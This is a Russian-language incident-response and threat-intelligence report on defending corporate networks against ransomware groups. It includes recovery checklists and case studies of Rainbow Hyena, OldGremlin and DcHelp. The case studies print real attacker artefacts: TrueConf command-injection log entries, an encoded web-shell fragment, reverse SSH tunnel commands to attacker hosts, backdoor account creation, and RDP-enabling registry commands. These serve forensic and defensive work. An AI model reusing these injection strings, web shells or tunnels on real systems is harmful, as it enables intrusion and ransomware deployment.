Базовый уровень защищенности инфраструктуры формируется комплексом специализированных средств, обеспечивающих обнаружение и блокирование атак на различных уровнях. К числу ключевых компонентов относятся межсетевые экраны (NGFW), межсетевые экраны веб-приложений (WAF), антивирусные решения и системы поведенческого анализа (Sandbox). NGFW обеспечивают контроль сетевого трафика и обнаружение атак на периметре и между сегментами сети. WAF защищают веб-приложения от эксплуатации уязвимостей уровней приложения, включая SQL-инъекции и межсайтовый скриптинг.

Антивирусные решения остаются обязательным элементом защиты конечных точек, обеспечивая обнаружение вредоносного ПО на основе сигнатурных и эвристических методов. Системы класса Sandbox дополняют их, позволяя выявлять неизвестные угрозы путем изоляции и анализа подозрительных файлов в безопасной среде.

Комплексное применение перечисленных средств создает эшелонированную защиту, перекрывающую основные каналы проникновения вредоносного ПО и реализации атак.

Безопасность удаленного доступа

Обязательным дополнением к VPN является двухфакторная аутентификация (2FA), которая значительно снижает риск компрометации доступа при утечке или переборе пароля. Для повышения уровня доверия к подключаемым устройствам рекомендуется внедрение механизмов проверки соответствия (compliance check), оценивающих актуальность антивирусных баз, наличие необходимых обновлений и соответствие устройств политикам

безопасности перед предоставлением доступа к корпоративным ресурсам. Такой подход позволяет не только аутентифицировать пользователя, но и гарантировать минимальный уровень защищенности его рабочего места.

Управление поверхностью атак

Выявление и устранение уязвимостей

Процесс выявления и устранения уязвимостей (Vulnerability Management) является фундаментальным элементом поддержания защищенности инфраструктуры. Он представляет собой циклический процесс, включающий регулярное сканирование ИТ-активов, анализ выявленных недостатков, приоритизацию их устранения и контроль эффективности принятых мер. Без системного подхода к управлению уязвимостями организация неизбежно накапливает технический долг в области безопасности, который рано или поздно будет использован злоумышленником.

Ключевым аспектом является не просто техническое сканирование, а выстраивание процесса, интегрированного с жизненным циклом ИТ-инфраструктуры. Выявленные уязвимости должны ранжироваться по критичности с учетом не только оценки CVSS, но и бизнес-контекста: важности актива, его доступности из внешних сетей, наличия эксплойтов в открытом доступе. Устранение уязвимостей должно выполняться в приоритетном порядке для критических систем, при этом необходимо обеспечить баланс между скоростью закрытия уязвимостей и стабильностью работы бизнес-приложений.

Регулярная проверка на прочность

Регулярная проверка на прочность (пентест) является независимой оценкой эффективности выстроенной системы защиты. В отличие от автоматизированного сканирования уязвимостей, пентест моделирует реальные действия злоумышленника, используя не только известные уязвимости, но и методы социальной инженерии, анализа конфигураций, обхода средств защиты и комбинирования нескольких уязвимостей для достижения целей. Такой подход позволяет выявить не только технические недостатки, но и ошибки в процессах, а также пробелы во взаимодействии между различными средствами защиты.

Периодичность проведения проверок на прочность должна определяться с учетом скорости изменений инфраструктуры и критичности защищаемых активов. Для организаций с высокой динамикой развития ИТ-ландшафта рекомендуется проведение пентестов не реже одного раза в год, а также после существенных изменений инфраструктуры или внедрения новых критических сервисов.

Результатом проверки становится не просто перечень уязвимостей, а оценка реального уровня защищенности и рекомендации по его повышению, выстроенные в виде дорожной карты.

Регулярный анализ периметра

Регулярный анализ периметра (External Attack Surface Monitoring) представляет собой непрерывный или периодический процесс мониторинга внешних сетевых границ организации с целью выявления изменений, которые могут привести к появлению новых рисков. В отличие от глубинного пентестинга, выполняемого дискретно, анализ периметра ориентирован на оперативное обнаружение новых сервисов, открытых портов, изменений в конфигурациях сетевого оборудования и появление признаков компрометации на внешних ресурсах.

Ключевой задачей анализа периметра является обеспечение контроля за соблюдением политик безопасности при публикации новых сервисов. Любое новое веб-приложение, открытый порт или изменение в DNS-записях должны автоматически или в ручном режиме проверяться на соответствие требованиям безопасности. Такой подход позволяет выявлять ошибки конфигурации на ранних стадиях — до того, как они будут обнаружены злоумышленниками. Регулярный анализ периметра в сочетании с процессами управления изменениями обеспечивает поддержание безопасного состояния внешних границ сети в условиях постоянного развития инфраструктуры.

Харденинг ИТ-инфраструктуры

Харденинг (усиление безопасности) ИТ-инфраструктуры представляет собой комплекс мероприятий по снижению уязвимости систем путем отключения неиспользуемых компонентов, применения безопасных конфигураций и следования принципу минимальных привилегий. В отличие от установки обновлений, закрывающих известные уязвимости, харденинг направлен на устранение классов уязвимостей, связанных с избыточной функциональностью, некорректными настройками по умолчанию и нарушением принципов безопасного администрирования.

Мероприятия по харденингу охватывают все уровни инфраструктуры: операционные системы (отключение неиспользуемых служб, применение групповых политик безопасности), сетевое оборудование (закрытие избыточных протоколов, настройка ACL), системы управления базами данных и прикладное программное обеспечение. Системный подход к харденингу предполагает разработку и внедрение стандартов безопасной конфигурации (baselines), обязательных для применения при развертывании новых систем и периодической проверки существующих. Это позволяет обеспечить единый уровень защищенности однотипных компонентов и исключить появление «слабых звеньев» за счет нестандартных или ошибочных конфигураций.

ПРИЛОЖЕНИЯ

ЧЕК-ЛИСТ В ПЕРВЫЕ 24 ЧАСА ПОСЛЕ КИБЕРАТАКИ

- [ ] Определить целостность резервных копий и изолировать их от инфраструктуры
- [ ] Определить масштаб инцидента и изолировать продуктивную инфраструктуру от зараженной (не выключая зараженные хосты)
- [ ] Исключить взаимодействия с сетью Интернет или сбросить все нелегитимные сетевые взаимодействия, реализовать удаленные подключения только с VPN+2FA
- [ ] Оповестить представителей бизнеса и собрать рабочую группу по восстановлению с координацией работы в мессенджерах с личных устройств
- [ ] Привлечь специалистов для расследования и восстановления ИТ-инфраструктуры
- [ ] Определить приоритеты и порядок восстановления бизнес-систем
- [ ] Сбросить пароли от всех учетных записей. В первую очередь привилегированные пользователи: доменные, локальные, krbtgt (сбросить дважды)

ЧЕК-ЛИСТ ИБ ПРИ ВОССТАНОВЛЕНИИ

Поднять базовый контур

> Определить порядок запуска ИТ-систем / сервисов для базовой работы инфраструктуры.

В приоритете — виртуализация, домен, DNS, базы данных, критичные сервисы для бизнес-систем. Далее восстанавливаем исходя из бизнес-ценности, а не по списку серверов.

Доступы: доверие обнуляется

> Принудительный сброс всех доменных и локальных паролей.
> Для krbtgt — двойной сброс с ожиданием репликации.
> Пересмотреть права администраторов.

После инцидента «чистых» учетных записей не существует.

Вернуть данные без повторного заражения

> Проверить копии на целостность.
> Разворачивать копии только в изолированном сегменте.
> Проверить копии на отсутствие признаков компрометации.
> В продуктив переносить исключительно проверенные данные.

«Выжившая» копия = небезопасная копия.

Сеть: минимальный периметр

> Удаленный доступ — только VPN + 2FA.
> Разрешить только то, что крайне необходимо.
> Внедрить сегментацию и жесткие правила между сегментами.
> Загрузить актуальные индикаторы компрометации на периметровый межсетевой экран.

Хосты: ничего «как было» не возвращаем

Незараженные системы

> Не перезагружать до завершения сбора цифровых улик (логов).
> Проверить на отсутствие компрометации хостовыми средствами защиты (антивирусное ПО/EDR).
> При подозрениях — полная переустановка.
> Только актуальные версии ПО.

Зараженные системы

> Снять цифровые улики (логи).
> Полное форматирование.
> Чистая установка ОС.
> Развернуть защиту с актуальными правилами.
> Вернуть только проверенные сервисы.

Восстановление из старого образа — риск повторной атаки.

Обновить и усилить

> Обновить устаревшее ПО.
> Перевести системы на поддерживаемые версии.
> Провести настройку безопасности Active Directory.
> Отключить устаревшие протоколы (SMBv1, NTLMv1, LLMNR).
> Проверить делегирование и избыточные привилегии.

Восстановление — это не возврат к прежнему состоянию. Это точка пересборки инфраструктуры.

Команда спасения «Инфосистемы Джет»

ПРИЛОЖЕНИЕ. CASE BOX

Rainbow Hyena

Кластер политически-мотивированных злоумышленников, активный с 2022 года. Реализуют атаки с целью кражи данных и разрушения инфраструктуры. Злоумышленники нацелены на коммерческие и финансовые организации на территории РФ, а также на предприятия в сфере ВПК. Информацию о своих жертвах публикует в Twitter Head Mare. Помимо хактивизма злоумышленники могут иметь и финансовую мотивацию, используя в своих атаках программы-вымогатели, основанные на исходных кодах и билдерах Babuk и LockBit, и оставляя соответствующие записки о выкупе.

Тип мотивации: Хактивизм, Финансовая выгода

Инструменты: ADRecon, Babuk, LockBit, Mimikatz, Ngrok...

MITRE

Тактики и техники Rainbow Hyena могут отличаться в зависимости от цели атаки. В исследованных инцидентах отмечены следующие тактики и техники злоумышленников в соответствии с MITRE ATT&CK:

Тактика	Техника	Описание
Initial Access	T1190 – Exploit Public-Facing Application	Злоумышленники эксплуатируют уязвимости систем, доступных из сети Интернет. Например, популярные уязвимости MS Exchange — ProxyLogon, ProxyShell
	T1133 – External Remote Services	Злоумышленники используют службы удаленного доступа с возможностью внешнего подключения для получения первоначального доступа к сети и (или) закрепления в ней
	T1199 – Trusted Relationship	Злоумышленники компрометируют учетную запись подрядной организации, имеющей доступ к целевым системам
Execution	T1059.003 Command and Scripting Interpreter: Windows Command Shell	Злоумышленники активно используют интерпретаторы командной строки и сценариев для выполнения команд или запуска сценариев и исполняемых файлов
	T1569.002 System Services: Service Execution	Злоумышленники могут воспользоваться диспетчером управления службами Windows (SCM) для выполнения вредоносных команд или полезных нагрузок. Также используются утилиты PsExec, SBMexec

Persistence	T1136 Create Account T1136.001 Local Accounts T1136.002 Domain Accounts	Злоумышленники в ходе атак создают учетные записи для закрепления в инфраструктуре
	T1078 Valid Accounts T1078.002 Domain Accounts	Злоумышленники используют скомпрометированные УЗ в ходе атаки
Privilege Escalation	T1078 Valid Accounts T1078.002 Domain Accounts T1078.003 Local Accounts	Злоумышленники для повышения привилегий используют скомпрометированные легитимные доменные и локальные учетные записи
Defense Evasion	T1070.001 Indicator Removal on Host: Clear Windows Event Logs	Злоумышленники очищают журналы событий Windows (Event Logs) на скомпрометированном хосте
	T1562.001 Impair Defenses: Disable or Modify Tools	Злоумышленники отключают средства защиты, а также изменяют их настройки
	T1036 Masquerading: Match Legitimate Resource Name or Location	Злоумышленники маскируют используемое ВПО под другие легитимные программы
Credential Access	T1003 OS Credential Dumping T1003.001 LSASS Memory	Злоумышленники получают аутентификационные данные из памяти процесса LSASS
	T1552 Unsecured Credentials T1552.001 Credentials In Files	Злоумышленники ищут аутентификационные данные в доступных файлах на скомпрометированных узлах
	T1555.003 Credentials from Web Browsers	Злоумышленники проводят поиск сохраненных паролей в браузерах
	T1555.005 Password Managers	Злоумышленники проводят поиск сохраненных паролей в парольных менеджерах
Discovery	T1087.001 Account Discovery: Local Account T1087.002 Account Discovery: Domain Account T1069.001 Permission Groups Discovery: Local Groups T1069.001 Permission Groups Discovery: Domain Groups	Злоумышленники собирают сведения о локальных и доменных группах используя команды whoami, net user, net group, Get-ADComputer
	T1018 Remote System Discovery	Злоумышленники получают список других систем по IP-адресу, имени хоста в сети
	T1083 File and Directory Discovery	Злоумышленники просматривают файлы и каталоги в скомпрометированных системах
	T1217 Browser Information Discovery	Злоумышленники просматривают информацию, которая хранится в браузерах, чтобы узнать больше о скомпрометированных средах, а также завладеть аутентификационными данными

	T1046 Network Service Scanning	Злоумышленник сканируют открытых порты в сети с использованием сетевых сканеров Advanced Port Scanner, SoftPerfect Network Scanner
Lateral Movement	T1021 Remote Services T1021.001 RDP T1021.002 SMB T1021.004 SSH	Злоумышленники используют службы удаленного доступа и протоколы удаленного доступа для перемещения внутри инфраструктуры.
	T1570 Lateral Tool Transfer	Злоумышленники передают инструменты или другие файлы между системами в скомпрометированных системах (например, SMB, RDP, PsExec)
Command and Control	T1219 Remote Access Tools	Злоумышленники используют стороннее ПО для обеспечения удаленного доступа и установления интерактивного канала управления и контроля в целевых системах
	T1105 Ingress Tool Transfer	После получения первоначального доступа злоумышленники копируют на скомпрометированный хост набор необходимых инструментов
	T1572 Protocol Tunneling	Злоумышленники для доступа к скомпрометированной системе используют туннели, построенные с использованием ssh
Impact	T1529 System Shutdown / Reboot	Злоумышленники могут выключать/перезагружать системы, чтобы ограничить доступ к этим системам, снизить шансы на восстановление паролей и перезатереть данные в оперативной памяти
	T1486 Data Encrypted for Impact	Злоумышленники шифруют данные с целью получения выкупа

ПРИМЕР КЕЙСА (с нашего Хабра [5])

В ходе последних расследований мы установили, что злоумышленники перешли к активной эксплуатации уязвимости в сервисе для организации ВКС — TrueConf. Уязвимости присвоен идентификатор BDU:2025-10116[6]: «Уязвимость TrueConf Server существует из-за непринятия мер по нейтрализации специальных элементов. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код».

Уязвимость относительно свежая (август 2025 г.), вероятно, еще будет какое-то время активно использоваться для получения первоначального доступа к корпоративным инфраструктурам. Стоит отметить, что обновления для трех основных версий TrueConf Server, полностью исправляющие уязвимости, были выпущены до публикации публичной информации в БДУ ФСТЭК (версии TrueConf Server 5.5.1, 5.4.6 и 5.3.7).

Следы попыток ее эксплуатации можно обнаружить:

1. В журналах TrueConf:

```
.\TrueConf\web_logs\log_2025-**.txt
```

```
2025-**-**T17:29:18.612117+00:00] WebManager.INFO: TrueConf\WebManager\
Classes\Server::generateRegistrationFile (server_id=a, server_
name=aaa1111#vcs) [] []

[2025-**-**T17:29:18.612711+00:00] WebManager.INFO: Execute: «C:\
Program Files\TrueConf Server\tc_server.exe/mode:1 /ServerID:a /
ServerName:aaa1111#vcs /File:»C:\TrueConf\activation\offinereg.vrg» [] []

[2025-**-**T17:42:36] WebManager.INFO: TrueConf\WebManager\Classes\Server:
:generateRegistrationFile (server_id=, server_name=xf1||powershell -c «sc
-non -pat .1 -v ‘’»||#vcs) [] []

\TrueConf\web_logs\error2025-*.log: журнал ошибок также может содержать
следы эксплуатации уязвимости

The filename, directory name, or volume label syntax is incorrect.

error: the required argument for option ‘--Serial’ is missing

dir : Cannot find path ‘C:\Program Files\TrueConf Server\httpconf\site\
public\windows\’ because it does not exist.

At line:1 char:1

+ dir c:windows\|sc ../private/css/c.css

2. В журналах PowerShell

2025-**-** 17:29:21, Event ID 600

Provider «Registry» is Started.
```


```
Details:
        ProviderName=Registry
        NewProviderState=Started
        SequenceNumber=1
        HostName=ConsoleHost
        HostVersion=5.1.17763.7786
        HostApplication=powershell -c ipconfig|sc ../private/css/c.css
2025-**-** 17:30:23, Event ID 400
Engine state is changed from None to Available.
Details:
        NewEngineState=Available
        PreviousEngineState=None
        SequenceNumber=13
        HostName=ConsoleHost
        HostVersion=5.1.17763.7786
        HostApplication=powershell -c ssh|sc ../private/css/c.css
```

В файл /Program Files/TrueConf Server/httpconf/site/private/css/c.css выводятся результаты выполненных команд злоумышленников.

3. При наличии мониторинга событий можно заметить подозрительные дочерние процессы (cmd.exe, powershell.exe) от имени процессов TrueConf (tc_webmgr.exe, tc_server.exe). В DFIR-кейсах, конечно же, расширенный аудит и события Event ID 4688 с командлайном — это роскошь для аналитиков, которая встречается крайне редко.

В результате эксплуатации уязвимости злоумышленники использовали возможность удаленно исполнить код и по частям загружали ВПО категории веб-шелл:

```
powershell -c ac -pat .1 -v '3c3f7068700a2069662028245f5345525645525b275
24551554553545f4d4554484f44275d203d3d3d20275055542729207b20706173655f7
374722866696c655f6765745f636f6e74656e747328227068703a2f2f696e70757422292
c20247075745f7661727329')
```

Из нескольких кусочков создается файл: «\Program Files\TrueConf Server\httpconf\site\public\index-api-deprecated.php», с которым в дальнейшем взаимодействуют злоумышленники.

Кроме того, что необновленная система TrueConf может стать точкой входа в инфраструктуру, она часто хранит чувствительные данные, например, аудио/видео-записи совещаний, конфиденциальную информацию о сотрудниках и клиентах компании. Возможно, стоит задуматься об ограничении и об аудите доступа к каталогам, которые хранят записи встреч (пример пути -«\TrueConf\Recordings»).

2. Развитие атаки

Используя удобный интерфейс исполнения команд загруженного веб-шелла, злоумышленники развивали атаку: получали доступ к аутентификационным данным путем дампа оперативной памяти сервера с использованием:

- DumpIt.exe — утилита для создания дампа оперативной памяти.
- memprocfs.exe — утилита для анализа дампов оперативной памяти.

В случае с атаками через подрядчика зачастую скомпрометированные учетные данные имеют права локального администратора, этого более чем достаточно для развития атаки.

Далее следует этап внутренней разведки и изучения инфраструктуры. Злоумышленники перемещались внутри сети по RDP и SMB. В инцидентах фиксировались следы AdExplorer, Impacket, активно использовался PowerShell. Выполнялись типичные разведывательные команды на хостах:

- whoami;
- quser;
- ping SRV-1;
- curl ifconfig.me;
- net share;
- get-adusers.

Для повышения привилегий и кражи аутентификационных данных, помимо дампа оперативной памяти на узлах, злоумышленники проводили:

- Дамп ветвей реестра операционной системы Windows.
- Анализ содержимого доступных для чтения файлов (в том числе файлов 1CV8Clst.lst, которые содержат пароль доступа 1С в зашифрованном виде).
- Атаки Kerberoasting.
- Кражу локальной базы паролей Keepass.
- Анализ файлов на хостах, содержащих пароли в открытом виде.

3. Сокрытие и маскировка

В расследованных нами кейсах злоумышленники чаще действовали аккуратно и старались не создавать шума до последнего момента. Например, на скомпрометированных серверах создавались учетные записи, действия которых сливались с общим фоном легитимной активности:

- net user USR1CV8 P@ssw0rd /add -маскировка под учетную запись 1С.
- net user audit1 P@ssw0rd /add — audit1 -маскировка под одну из служебных УЗ.

Такие УЗ не вызывают мгновенных подозрений при беглом взгляде администратора, позволяя злоумышленнику закрепиться в системе.

Исполняемые файлы маскировались под важные легитимные компоненты инфраструктуры:

- BrowserPlugin.exe — маскировка под имя плагина КриптоПро для работы с электронной подписью.
- RedCheckAgentd.exe — имитация хостового агента сканера безопасности, чье присутствие и сетевая активность считаются нормой.

4. Способ закрепления

Злоумышленники использовали неочевидный инструмент и протокол для закрепления на Windows-узлах — SSH. Эта техника, а также использование одних и тех же управляющих серверов объединяют расследованные нами инциденты.

Следы создания reverse SSH-туннелей для скрытого доступа:

```
C:\Windows\System32\OpenSSH\ssh.exe -f -N -R 18412 -p443 qqiapiku@188.40.233[.]10
ssh  -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o
ServerAliveCountMax=15 -f -N -R 14235 -p443 deyttnxvtycumnyqzwfonui134698@
akselerator.1cbit[.]dev
```

С комбинацией ключей -f и -N злоумышленник может превратить локальный сервер в SOCKS Proxy для дальнейшего горизонтального перемещения внутри корпоративной сети или закрепления в ней. Также данное соединение позволяет использовать инструменты для атаки, например, Impacket. В целях закрепления на некоторых узлах были сохранены подобные команды в задачах планировщика.

5. Заключительная фаза атаки

Изучив инфраструктуру и получив доступ к привилегированным УЗ, злоумышленники выбирали способ распространения шифровальщика. Для этого требуется доступ к средствам автоматизации, поэтому уже типичная схема выглядит следующим образом:

Windows-инфраструктура шифровалась путем постановки задач через сервер управления Kaspersky Security Center. Эту технику взяли на вооружение многие другие группы.

Именно поэтому убедительно рекомендуем озаботиться защитой СЗИ и средств автоматизации. А также ознакомиться и применить необходимые меры защиты, которые указал вендор в харденинг-гайде:

- Настройка списка разрешенных IP-адресов для подключения к серверу администрирования KSC.
- Использование двухфакторной аутентификации.
- Запрет на сохранение пароля администратора.
- Регулярный аудит всех пользователей и их действий.

Шифрование виртуальных машин осуществлялось вручную путем доставки на хосты виртуализации файла вируса-шифровальщика Babyk (имя файла /tmp/systemd) и его запуска. На ESXI-хостах версии 8 и выше включен параметр execInstalledOnly, благодаря чему исполнение недоверенных файлов заблокировано. Однако на этом этапе атаки злоумышленники уже имеют доступ к привилегированной УЗ и могут легко отключить этот параметр. При отключении execInstalledOnly отображается предупреждение в веб-интерфейсах vCenter и ESXi, а также регистрируется событие в журналах hostd.log, vobd.log, vmkernel.log:

```
2025-**-**T10:16:46.686Z In (14) vobd[65773]: [UserWorldCorrelator]
20742319us: [vob.uw.exec.installonly.disabled]

ExecInstalledOnly has been disabled. This allows the execution of non-
installed binaries on the host. Unknown content can cause malware
attacks similar to Ransomware.
```

Запуск «недоверенной» программы также будет зафиксирован в журналах ESXI:

```
2025-**-**T00:37:05.319Z In(14) vobd[2097658]:  [UserWorldCorrelator]
36666240149115us: [vob.uw.exec.installonly.warning] Execution of non-
installed file: /tmp/systemd
```

По итогу часть систем зашифрована на уровне ОС с помощью Lockbit, на уровне виртуализации — с помощью Babyk. Если злоумышленники находили бэкапы, то уничтожали их для нанесения максимального ущерба.

Другая часть систем зашифрована только на уровне виртуализации — с помощью Babyk, здесь в некоторых случаях удавалось извлечь критичные данные из поврежденной ВМ.

OLD GREMLIN

Группа, активная как минимум с марта 2020 года. Имеет финансовую мотивацию, атакует организации различных вертикалей с целью вымогательства. Использует собственный набор инструментов, в который, помимо бэкдоров, входят программы-вымогатели как для Windows, так и для Linux. Часто получают доступ к целевым системам с использованием фишинговых почтовых рассылок.

Тип мотивации: финансовая

Инструменты: свои, TinyLink, TinyHTA, TinyScout, TinyPosh, TinyNode...

MITRE

Тактики и техники OldGremlin могут отличаться в зависимости от цели атаки. В исследованных инцидентах отмечены следующие тактики и техники злоумышленников в соответствии с MITRE ATT&CK:

Тактика	Техника	Описание
INITIAL ACCESS	PHISHING: Spearphishing Link (T1566.002)	Атакующие использовали фишинговые рассылки для доставки вредоносных файлов
EXECUTION	COMMAND AND SCRIPTING INTERPRETER: PowerShell (T1059.001) Windows Command Shell (T1059.003) JavaScript (T1059.007) USER EXECUTION: Malicious Link (T1204.001) Malicious File (T1204.002)	Атакующие использовали CMD, PowerShell, интерпретатор JavaScript-кода для выполнения команд. Пользователю необходимо запустить вредоносный файл, чтобы инициировать выполнение вредоносного кода
PERSISTENCE	CREATE ACCOUNT: Domain account (T1136.02) Create or modify system process: Windows Service (T1543.003) VALID ACCOUNTS: Domain Accounts (T1078.002)	Атакующие создавали доменную УЗ, использовали существующие УЗ. Используемое ВПО устанавливалось как сервис
Privilege Escalation	VALID ACCOUNTS: Domain Accounts (T1078.002)	Атакующие использовали существующие скомпрометированные привилегированные учетные записи
Defense Evasion	Obfuscated Files or Information (T1027)	Обнаруженное ВПО в системе представлено в обфусцированном виде

Credential Access	OS Credential Dumping (T1003)	Обнаружены следы ветвей реестра System, SAM
Discovery	Remote System Discovery (T1018)	Атакующие осуществляли сбор информации о доступных в сети хостах
Lateral Movement	REMOTE SERVICES: Remote Desktop Protocol (T1021.001) SMB (T1021.002) WinRM (T1021.006)	Атакующие использовали встроенные протоколы и средства для продвижения по сети
Collection	Screen Capture (T1113)	Атакующими использовали инструменты для снимков экрана скомпрометированного хоста
Command and Control	APPLICATION LAYER PROTOCOL Web Protocols (T1071.001) Encrypted Channel (T1573)	Атакующие использовали бэкдор, обеспечивающий взаимодействие с командным сервером по протоколу HTTP
EXFILTRATION	EXFILTRATION OVER C2 CHANNEL (T1041)	Атакующие могли производить выгрузку данных на C2-сервер

ПРИМЕР КЕЙСА

В ходе одного из расследований мы обнаружили одну из самых длительных по времени атак из исследованных нами кейсов (с момента получения доступа в инфраструктуру до реагирования на инцидент прошло около двух лет).

Установлен первоначальный вектор проникновения: обнаружены следы фишинговой атаки. Фишинговое письмо содержало ссылку на архив Akt_sverki.zip, размещенный на общедоступном сервисе Dropbox. Внутри архива содержался LNK-файл (Akt_sverki_Consultant.docx.lnk), при открытии которого для пользователя отображался текстовый документ (Akt_sverki_Consultant.docx), в то же время скрытно от пользователя осуществлялся запуск вредоносного программного обеспечения (ВПО) TinyFluff.

После запуска ВПО TinyFluff происходила автоматическая загрузка (копирование с сетевого диска WebDav) на узел пользователя интерпретатора Node.js и скрипта s.txt (sn.txt) с вредоносными функциями, некоторые из них представлены ниже:

- Взаимодействие с сервером управления злоумышленников (C2) 157.230.120.129.
- Отправка DNS-запросов.
- Сбор информации о зараженном узле.
- Выгрузка файлов с зараженного узла.
- Загрузка файлов с серверов злоумышленников.
- Запуск SOCKS-сервера в целях проксирования трафика.

В дальнейшем злоумышленники производили разведку и изучение инфраструктуры, осуществляли кражу аутентификационных данных и закрепление на узлах.

Также подключение злоумышленников осуществлялось по протоколу RDP с использованием краденных УЗ. Далее осуществлялось закрепление в инфраструктуре путем загрузки и запуска интерпретатора Node.js и вредоносных скриптов:

\ProgramData\EventManager\node.exe

\ProgramData\EventManager\t.txt

\ProgramData\EventManager\a.txt

\ProgramData\EventManager\A8JK41F

В подавляющем большинстве инцидентов финальной стадией становится шифрование данных — злоумышленники переходят к активным действиям после детального изучения инфраструктуры жертвы. Однако наша практика включает и принципиально иной сценарий: случаи, когда злоумышленники имели доступ к инфраструктуре, но не производили активных действий.

Детальный анализ угрозы позволил провести реагирование на инцидент и прервать длительный доступ злоумышленников к данным компании.

DCHELP

DcHelp (Enigma Wolf) — группа злоумышленников, атакующая организации различных отраслей и использующая для шифрования данных компьютеров и серверов программное обеспечение с открытым исходным кодом DiskCryptor.

При успешной атаке на инфраструктуру злоумышленники связываются с пострадавшими посредством email, Telegram или иным способом и требуют приобрести пароль, чтобы вернуть доступ к данным. Сумма выкупа варьируется от $1 000 до $100 000. Оплату берут в Bitcoin, но возможно использование и другой криптовалюты.

Тип мотивации: финансовая

Инструменты: DiskCryptor, mimikatz, MeshAgent, Advanced Port Scanner

MITRE:

Тактика	Техника	Описание
Initial access	T1133 External Remote Services	Злоумышленники используют службы удаленного доступа с возможностью внешнего подключения для получения первоначального доступа к сети и (или) закрепления в ней

Initial access	T1190 Exploit Public-Facing Application	Злоумышленники эксплуатируют уязвимости систем, доступных из сети Интернет. Например, популярные уязвимости MS Exchange — ProxyLogon, ProxyShell
Initial access	T1078 Valid Accounts	Злоумышленники используют легитимные учетные данные для первоначального доступа, закрепления, повышения уровня привилегий или предотвращения обнаружения
Execution	T1059 Command and Scripting Interpreter T1059. 001 PowerShell T1059. 003 CMD	Злоумышленники активно используют интерпретаторы командной строки и сценариев для выполнения команд или запуска сценариев и исполняемых файлов
Persistence	T1136 Create Account T1136.002 Local Accounts T1136.002 Domain Accounts	Злоумышленники в ходе атак создают учетные записи для закрепления в инфраструктуре
Persistence	T1078 Valid Accounts T1078.002 Domain Accounts	Злоумышленники используют скомпрометированные УЗ в ходе атаки
Privilege Escalation	T1078 Valid Accounts T1078.002 Domain Accounts T1078.003 Local Accounts	Для повышения привилегий используют скомпрометированные легитимные доменные и локальные учетные записи
Defense Evasion	T1036.005 Masquerading	Злоумышленники маскируют используемое ВПО под другие легитимные программы
Defense Evasion	T1562.001 Impair Defenses: Disable or Modify Tools	Злоумышленники отключают средства защиты, а также изменяют их настройки
Credential Access	T1003 OS Credential Dumping .001 LSASS Memory	Злоумышленники получают аутентификационные данные из памяти процесса LSASS
Credential Access	T1552 Unsecured Credentials .001 Credentials In Files	Злоумышленники ищут аутентификационные данные в доступных файлах на скомпрометированных узлах
Credential Access	T1555.003 Credentials from Web Browsers	Злоумышленники проводят поиск сохраненных паролей в браузерах
Credential Access	T1555.005 Password Managers	Злоумышленники проводят поиск сохраненных паролей в парольных менеджерах
Discovery	T1046 Network Service Discovery	Злоумышленники проводят сканирование и поиск уязвимых ресурсов (Advanced IP Scanner, Advanced Port Scanner)
Discovery	T1087.001 Account Discovery: Local Account	Злоумышленники собирают сведения о локальных и доменных группах, используя команды whoami, net user, net group, Get-ADComputer

Discovery	T1087.002 Account Discovery: Domain Account	Злоумышленники собирают сведения о локальных и доменных группах, используя команды whoami, net user, net group, Get-ADComputer
Discovery	T1069.001 Permission Groups Discovery: Local Groups	Злоумышленники собирают сведения о локальных и доменных группах, используя команды whoami, net user, net group, Get-ADComputer
Discovery	T1069.001 Permission Groups Discovery: Domain Groups	Злоумышленники собирают сведения о локальных и доменных группах, используя команды whoami, net user, net group, Get-ADComputer
Discovery	T1083 File and Directory Discovery	Злоумышленники просматривают файлы и каталоги в скомпрометированных системах
Discovery	T1217 Browser Information Discovery	Злоумышленники просматривают информацию, которая хранится в браузерах, чтобы узнать больше о скомпрометированных средах, а также для того, чтобы завладеть аутентификационными данными
Lateral Movement	T1021 Remote Services T1021.001 RDP T1021.002 SMB T1021.004 SSH	Злоумышленники используют службы удаленного доступа и протоколы удаленного доступа для перемещения внутри инфраструктуры
Lateral Movement	T1570 Lateral Tool Transfer	Злоумышленники передают инструменты или другие файлы между системами в скомпрометированных системах (например, SMB, RDP, PsExec)
Command and Control	T1219 Remote Access Software	Злоумышленники используют стороннее ПО для обеспечения удаленного доступа и установления интерактивного канала управления и контроля в целевых системах
Impact	T1529 System Shutdown/ Reboot	Злоумышленники могут выключать / перезагружать системы, чтобы ограничить доступ к этим системам, снизить шансы на восстановление паролей и перезатереть данные в оперативной памяти
Impact	T1486 Data Encrypted for Impact	Злоумышленники шифруют данные с целью получения выкупа

ПРИМЕР КЕЙСА

Начало атаки

Для получения первоначального доступа к инфраструктуре своих жертв DcHelp в основном ориентируется на «низко висящие фрукты» и эксплуатирует уязвимости публично доступных сервисов, проводит атаки подбора паролей, а также использует легитимные аутентификационные данные, купленные у брокеров первоначального доступа или обнаруженные в утечках.

Получив доступ на узел, злоумышленники первым делом проводят разведку и изучают окружение — например, информацию о пользователе, группах, контроллерах домена:

```
whoami
net user <redacted> /domain
net localgroup /domain
netdom query dc
net group «Администраторы домена» /domain
```

В случае если доступ к системе был получен с непривилегированной учетной записью, злоумышленники повышают привилегии и проводят поиск учетных данных в системе. Для этого они используют следующие инструменты:

- Mimikatz;
- PWVIEWER (Password Viewer);
- PWDCRACKU (Password Cracker);
- ARestore (Account Restore).

Также злоумышленники ищут информацию о паролях в доступных для чтения файлах и в каталогах, используя встроенные в операционные системы механизмы поиска, а также ищут сохраненные пароли в браузерах и электронной почте.

Для сбора дополнительной информации об инфраструктуре злоумышленники используют:

- Advanced IP Scanner;
- Advanced Port Scanner;
- команды PowerShell.

Пример команды PowerShell:

```
Get-ADComputer -Filter * -Properties * | Sort ipv4* | FT Name, ipv4, oper,
LastLogonDate -Autosize
```

Собранная информация зачастую сохраняется прямо на скомпрометированных системах во временный каталог C:\tmp\:

- host.txt\hosts.txt
- computers.txt\AdComputers.txt

Закрепление, распространение

После получения информации об инфраструктуре в своих атаках злоумышленники активно используют батники для распространения и запуска ВПО. Например, один из скриптов изменяет параметры реестра ОС Windows, разрешая удаленные подключения по RDP:

```
reg add «HKLM\System\CurrentControlSet\Control\Terminal Server» /v
«fDenyTSConnections» /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group=»Remote Desktop» new enable=yes
netsh advfirewall firewall add rule name=»Open Port 3389» dir=in
action=allow protocol=TCP localport=3389
reg add «HKLM\System\CurrentControlSet\Control\Terminal Server\
